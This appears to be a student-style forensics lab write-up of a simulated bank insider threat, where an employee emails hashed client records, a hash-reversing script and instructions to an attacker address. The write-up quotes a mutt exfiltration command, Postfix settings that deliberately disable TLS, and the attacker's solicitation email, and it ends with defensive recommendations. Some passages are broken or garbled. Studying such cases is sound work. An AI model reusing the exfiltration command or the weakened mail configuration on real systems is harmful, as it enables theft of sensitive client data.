

Scenario:

I work at Bank of the World as a Digital Forensics Analyst. My coworker, Manny, has been a loyal employee for several years, working primarily as a data analyst in the Financial Records Department. As part of his role, he routinely accessed thousands of client records for analysis and reporting. However, after suffering a significant personal financial setback, Manny was approached by a cybercriminal organization offering a large sum of money in exchange for client data.

The initial threat was identified by a weekly vulnerability scan. The scan found that there was a port open allowing unencrypted email traffic. This is a violation to company standards, and this is the reason there is a forensic investigation.

The criminal contacted Manny via email, demanding access to January 2024's bank records. He offered Manny a substantial amount of money: \$50,000. On his desktop, Manny created a Python script that hashes clients' Social Security Numbers and account numbers, as well as a second "decryption" script designed to reverse the hashing and make the values human-readable. This is a part of his job and is standard practice at Bank of the World and these should be stored in a secure location. After receiving the email, Manny conducted online research—using Firefox—regarding the risks of leaking sensitive information and the potential legal consequences.

In response to the criminal's demands, Manny created a README.txt file, containing step-by-step instructions on how to use his scripts to decrypt the January 2024 client data. He then emailed back his personal bank account and routing numbers along with the README.txt file. To confirm receipt, the attacker sent Manny a CONFIRMATION.txt file, stating that the promised payment had been sent. Attempting to cover his tracks, Manny deleted both the README.txt and CONFIRMATION.txt files from his system.

How this relates to host forensics:

This scenario relates directly to host-based forensics because all critical evidence is generated and stored on Manny's local machine, an Ubuntu 22.10 desktop. Host forensics involves collecting and analyzing data from an endpoint device to reconstruct user actions and uncover unauthorized activities. In this case, the forensic investigation focuses on artifacts such as Manny's Python scripts for hashing and decrypting sensitive client information, browser search history indicating research into data exfiltration methods, and file system remnants, including the deleted README.txt and CONFIRMATION.txt files. Additional evidence, such as email communications and system metadata like file timestamps and login/logout records, are all localized to Manny's workstation. By examining these host-based artifacts, the investigation can reconstruct Manny's timeline of

events, verify his unauthorized activities, and build a complete narrative of the insider threat, without relying solely on network-based or cloud-based evidence. This makes the case a textbook example of host-based forensic analysis.

How this relates to network forensics:

This scenario also relates to network based forensics because evidence of Manny's actions is observable through captured network traffic. Network forensics involves monitoring, capturing, and analyzing network communications to detect and investigate suspicious activity. In this case, tools like Wireshark were used to intercept and analyze unencrypted SMTP traffic sent over port 25, revealing the full content of emails Manny transmitted to an external actor. These emails included sensitive artifacts such as the README.txt file with decryption instructions and the unauthorized decrypt.py script. The investigation also leveraged Nmap scans to confirm that Manny's system had open network ports, including an active SMTP service, further indicating his system's role in data transmission. Additionally, inbound phishing-style emails from the attacker were observed and captured in the network traffic, providing evidence of collusion and motive. Together, these network-level observations complement host-based findings and provide a comprehensive view of the insider threat from both endpoint and communication perspectives.

Setup:

GitHub: <https://github.com/jrohde23/JR-ForensicFindings>

To simulate the insider threat scenario, I configured Manny's Ubuntu 22.10 desktop with multiple forensic artifacts. Two Python scripts were created locally: the first script generated dummy bank records by automatically producing client names, Social Security Numbers (SSNs), account numbers, and routing numbers. The SSNs and account numbers were securely hashed using the SHA1 algorithm before being stored, mimicking Bank of the World's approach to handling sensitive data. A second Python script performed unauthorized decryption attempts by matching known plaintext inputs against hashed outputs using brute-force techniques.

Wireshark was deployed on a separate Parrot OS virtual machine configured on the same virtual LAN as Manny's box. Using the filter `ip.addr==192.168.131.130`, started a Wireshark capture listening to Manny's Box.

To simulate email exfiltration and monitor SMTP communication, a Postfix mail server was installed and configured directly on Manny's Ubuntu 22.10 workstation. The server was set up in Internet Site mode during installation. The main configuration file, `/etc/postfix/main.cf`, was modified to disable encryption and ensure that all SMTP traffic

would be transmitted in plaintext for forensic capture. The following parameters were added or changed:

```
smtp_tls_security_level = none  
smtpd_tls_security_level = none  
smtpd_tls_auth_only = no  
smtp_tls_wrappermode = no
```

These settings ensure that neither outgoing nor incoming SMTP traffic is encrypted with STARTTLS. This is a deliberate deviation from security best practices, implemented to simulate a misconfigured or intentionally weakened mail system vulnerable to interception. To simulate Manny being in contact with the threat actor, I created an email by running the following command:

```
manny@Mannys-Box:~/evilStuff$ echo "Hello Manny, I have had my eye on you for a while now..  
We know everything about you. We know you are broke from your gambling and sports betting  
habits. However, Anonymous has a solution for you: Give us access to your client data from  
January 2024... and we will transfer $50,000 to your bank account, no strings attached. In  
order to transfer the money, you must give us your account and routing number." | mail -s  
"Proposal" -a "From: anon@anon.com" manny@mannyemail.com
```

Following this, I simulated Manny's response by composing and sending an email from his user account that included attachments such as the README.txt file (with decryption instructions), revHash.py, and two sensitive CSVs: Jan2024BR.csv and Jan2024Reference.csv. These emails were also captured via Wireshark, confirming outbound exfiltration of sensitive data.

To support the host-based forensic elements, I planted additional artifacts on Manny's machine, including partially deleted files (moved to the trash), recent bash command history entries involving mail and file manipulation, and Firefox browser artifacts. Although Manny attempted to delete his browser history, I accessed the places.sqlite file located under the Snap-based Firefox profile directory (/snap/firefox/common/.mozilla/firefox/) to extract browsing history showing research into legal consequences of leaking private information.

Violations Committed by Manny:


Manny's actions during the incident constituted serious violations of Bank of the World's information security policies. First, he committed a confidentiality breach by exfiltrating sensitive client data via unencrypted email. This included attaching hashed SSNs and account numbers, a decryption script (revHash.py), and a README.txt file explaining how to reverse the hashes. The emails also included two CSV files—Jan2024BR.csv and Jan2024Reference.csv—containing client information designated strictly for internal use.

Manny also violated infrastructure and system policies by independently setting up and running a personal email server (Postfix) on his workstation. This type of unauthorized infrastructure poses a severe security risk, as it bypasses the organization's monitored and encrypted email gateways. By operating a self-hosted mail server configured to send emails without encryption (STARTTLS disabled), Manny enabled unmonitored outbound communication, directly violating Bank of the World's IT governance and network security protocols. No employee is permitted to create independent communication channels, especially those capable of transmitting sensitive information outside of approved systems.

Lastly, Manny engaged in log tampering to conceal his activities. He deleted both the README.txt and CONFIRMATION.txt files following communication with the attacker. He also attempted to erase his tracks by clearing his browser history, which included search queries such as "is it illegal to leak SSNs" and "consequences of leaking client data." Despite his efforts, investigators recovered deleted files from the Trash and reconstructed browser history using the places.sqlite database from Firefox's Snap-based profile directory. These artifacts provided critical evidence that helped reconstruct the full timeline of Manny's unauthorized behavior.

Walk Through of the Investigation

The first thing I did in the investigation is view Manny's trash. In Manny's trash, I found a folder named "evilStuff." In evilStuff, there are two python scripts, one labeled hash.py the other revHash.py. The python scripts are for hashing and reversing the hash on the bank records. I uploaded those on the GitHub repository. There is another file named README.txt, and the following screenshot shows its contents:



```
To Anonymous:

Please see the following step by step instructions on how to view January2024's bank records:

1. Download the following files I sent:
   -Jan2024BR.csv
   -revHash.py
   -Jan2024Reference.csv
2. Once downloaded, open a terminal and make sure you are in the directory containing the files I provided.
3. Run the command python3 revHash.py Jan2024BR.csv Jan2024Reference.csv
   -If you are getting an error like "error python3 not found: no such file or directory"
     -For ubuntu: sudo apt update; sudo apt install python3
     -Fedora: sudo dnf install python3
     -Windows: winget install Python.Python3
4. An output file will be created with the plaintext SSN & Account Numbers
```

This screenshot shows that Manny was in contact with the attacker because he gives step by step instructions on how to use the python script to read client data. This is a large

Mentioned earlier, we saw that on the vulnerability scan port 25 was open. The following screenshot shows the Nmap scan results:

The blue box shows that port 25 is open and is running a Postfix SMTP server on Mannys-Box. This appears to be a side server that Manny made, however, it is not conclusive evidence that Manny is guilty of leakage of sensitive information. Since Manny is an employee of Bank of the World, we have access to his desktop (password is password).

[illegible]

places.sqlite. I was able to run the following SQL query to view on sqlite: SELECT url, title, visit_count FROM moz_places ORDER BY visit_count DESC LIMIT 10; The blue boxes outline some searches that Manny did on Google and the yellow box outlines the SQL query.

As the screenshot shows, this SQL command queries the moz_places table from Firefox's history database and selects the url, title, and visit_count columns. It then orders the results by how many times each site was visited (highest first) and limits the output to the top 10 most visited websites. Manny searched, "is it illegal to leak ssns," "what is the consequence of sharing users social security number and account number," and "Consequence of sharing client sensitive info with a hacker." These searches indicate that there is a high chance that Manny shared client sensitive information, however we need concrete evidence. Bank of the World has Wireshark listeners constantly scanning for traffic on each of their servers. On my Parrot VM, I have a Wireshark listening with the following filter: ip.addr==192.168.131.130. On one of the SMTP packets with Manny's IP as the destination displayed the following:

```
Received: by Mannys-Box.localdomain (Postfix, from userid 1000)
      id 17DEDA577F; Tue, 29 Apr 2025 20:18:35 -0500 (CDT)
Subject: Proposal
From: anon@anon.com
To: <manny@mannyemail.com>
User-Agent: mail (GNU Mailutils 3.17)
Date: Tue, 29 Apr 2025 20:18:35 -0500
Message-Id: <20250430011835.17DEDA577F@Mannys-Box.localdomain>

Hello Manny, I have had my eye on you for a while now.. We know everything about you. We know you are broke from your gambling and sports betting habits. However, Anonymous has a solution for you: Give us access to your client data from January 2024... and we will transfer 0,000 to your bank account, no strings attached. In order to transfer the money, you must give us your account and routing number.

--17DEDA577F.1745975915/Mannys-Box.localdomain--
```

I have the entire TCP stream on the GitHub repository. Another SMTP packet with Manny's IP address as the source displayed Manny's response to the email. The following screenshot shows that:

```
20 From: Manny <manny@mannyemail.com>
21 To: anon@anon.com
22 Subject: Leak Package
23 Message-ID: <aBF04n4ckvn_YgZb@mannyemail.com>
24 MIME-Version: 1.0
25 Content-Type: multipart/mixed; boundary="WbQpQ2/myFL53lK"
26 Content-Disposition: inline
27
28
29 --WbQpQ2/myFL53lK
30 Content-Type: text/plain; charset=us-ascii
31 Content-Disposition: inline
32
33 Here are the requested materials:
34
35 --WbQpQ2/myFL53lK
36 Content-Type: text/plain; charset=us-ascii
37 Content-Disposition: attachment; filename="README.txt"
38
39 To Anonymous:
40
41 Please see the following step by step instructions on how to view January2024's bank records:
42
43 1. Download the following files I sent:
44     -Jan2024BR.csv
45     -revHash.py
46     -Jan2024Reference.csv
47
48 2. Once downloaded, open a terminal and make sure you are in the directory containing the files I provided
49
50 3. Run the command python3 revHash.py Jan2024BR.csv Jan2024Reference.csv
51     -If you are getting an error like "error python3 not found: no such file or directory"
52         -For ubuntu: sudo apt update; sudo apt install python3
53         -Fedora: sudo dnf install python3
```

Manny responded to the hacker and gave them exactly what they asked for. Manny also included the python script for reversing the hash, Jan2024Reference.csv, and Jan2024BR.csv (the file Anonymous is asking for).

Content-Disposition: attachment; filename="Jan2024Reference.csv"

Content-Disposition: attachment; filename="Jan2024BR.csv" ient information to the attacker

A Content-Disposition: attachment; filename="revHash.py" : Manny’s .bashhistory file I found the following commands in his bash history.

```
echo "Here are the requested materials:" | mutt -s "Leak Package" -a README.txt revHash.py Jan2024BR.csv Jan2024Reference.csv -- anon@anon.com
```

This command is the most conclusive evidence.

Timeline of Events:

Timestamp/Order	Event	Details
1	Initial compromise and contact from attacker	Email received by Manny from anon@anon.com offering \$50,000 in exchange for January 2024 client records. Captured on Wireshark on Parrot OS with filter ip.addr==192.168.131.130
2	README.txt file creation	README.txt was discovered alongside the scripts. It contained instructions on how to use the scripts to reverse hashes. Indicates Manny's intent to share or guide Anonymous in accessing sensitive data
3	Open SMTP port discovered	Nmap vulnerability scan revealed that Manny’s machine had port 25 open and was running a Postfix SMTP server, misconfigured with STARTTLS disabled.
4	Browser history deletion attempt	Manny deleted Firefox browsing history. However, places.sqlite recovered from ~/.mozilla/firefox/ (Snap-based path) revealed

		incriminating searches such as: “is it illegal to leak ssns,” and “consequence of sharing client sensitive info with a hacker.” SQL query used to extract top visited URLs is included in report.
5	Exfiltration via email	Manny sent an email containing revHash.py, README.txt, Jan2024BR.csv, and Jan2024Reference.csv to the attacker. Captured via Wireshark. SMTP packet includes sender and attachments.
6	File Deletion	Manny deleted README.txt, hash.py, revHash.py (found in trash)

Conclusion:

The investigation confirmed that Manny acted as an insider threat by intentionally leaking sensitive client data. This conclusion was supported by multiple pieces of evidence gathered through host-based and network-based forensic techniques. On the host system, two Python scripts were found in Manny’s Trash folder—hash.py (used to generate and hash client records) and revHash.py (used to reverse the hashes and decrypt sensitive data). Also recovered was a README.txt file with step-by-step instructions on how to use the decryption script to access client Social Security Numbers and account details. The desktop contained a folder named ClientRecords_2024 holding the January 2024 financial data in two CSV files—Jan2024BR.csv and Jan2024Reference.csv.

Using the Firefox SQLite database places.sqlite, investigators recovered browsing activity that included incriminating search queries such as “is it illegal to leak SSNs” and “consequences of leaking client data,” indicating that Manny was aware of the implications of his actions.

From a network forensics standpoint, Nmap scans confirmed that Manny’s system had port 25 open and was running a Postfix SMTP server. Wireshark captures from a monitoring VM recorded the unencrypted transmission of an email from Manny to an external actor. This email included the README.txt, the decryption script revHash.py, and both CSV files

containing hashed client data. A separate SMTP packet captured Manny receiving a reply email with a confirmation of payment. Bash history logs further confirmed that Manny used the mail command to send the files.

Recommendations for Bank of the World:

In order to prevent a situation like this from occurring again, Bank of the World should implement the following security procedures:

- **Enforce Outbound SMTP Restrictions:** Configure the organization's firewall and intrusion prevention systems to block outbound SMTP traffic on port 25 from all endpoints except authorized mail servers. This ensures that rogue systems like the one created by Manny cannot send unauthorized emails externally.
- **Monitor Bash History and Browser Artifacts:** Implement automated tools to routinely scan .bash_history and browser databases such as Firefox's places.sqlite for suspicious commands and search terms. Look for email-sending commands or legal research queries that may indicate malicious intent.
- **Regularly Audit Local Storage (Trash and Downloads):** Periodically scan users' Trash and Downloads directories for known script signatures (e.g., Python files containing SHA1, hashing, or decryption code) using a centralized endpoint detection system.
- **Restrict Unauthorized Service Deployment:** Block standard users from installing or running unauthorized services such as Postfix or Sendmail.

Takeaway Idea:

This investigation highlights how a single misconfigured machine can become a critical vulnerability within an organization, especially when operated by an insider with malicious intent. In this case, Manny—a trusted employee—set up an unauthorized Postfix mail server on his workstation with STARTTLS encryption deliberately disabled, exposing sensitive email traffic over port 25 in plaintext. This configuration not only violated company policy but also enabled unmonitored outbound data transfer, making it possible for Manny to exfiltrate hashed client data, decryption tools, and instruction files to an external actor. The investigation demonstrates that misconfigurations, particularly on endpoints with elevated access, can circumvent perimeter defenses and create covert data leakage channels. The ability to intercept, trace, and reconstruct Manny's actions through both host artifacts and network traffic reinforces the critical importance of hardening systems, enforcing encryption protocols, and monitoring internal systems for unexpected services or configurations.

Another key takeaway from this investigation relates to the fact that nothing is ever truly deleted. Despite Manny's efforts to cover his tracks by deleting files like README.txt and clearing his browser history, forensic analysis uncovered substantial evidence of his activity. The deleted Python scripts were recovered from the Trash, and browser search history related to leaking SSNs and the consequences of doing so was extracted from Firefox's places.sqlite database. Additionally, his use of the mail command to send sensitive data was preserved in his .bash_history, providing direct evidence of the exfiltration. These findings exemplify Locard's Exchange Principle: every interaction leaves behind digital residue. In the realm of digital forensics, even deliberate deletion can't erase the footprint left on the system, reaffirming the value of comprehensive endpoint and memory analysis in investigations involving insider threats.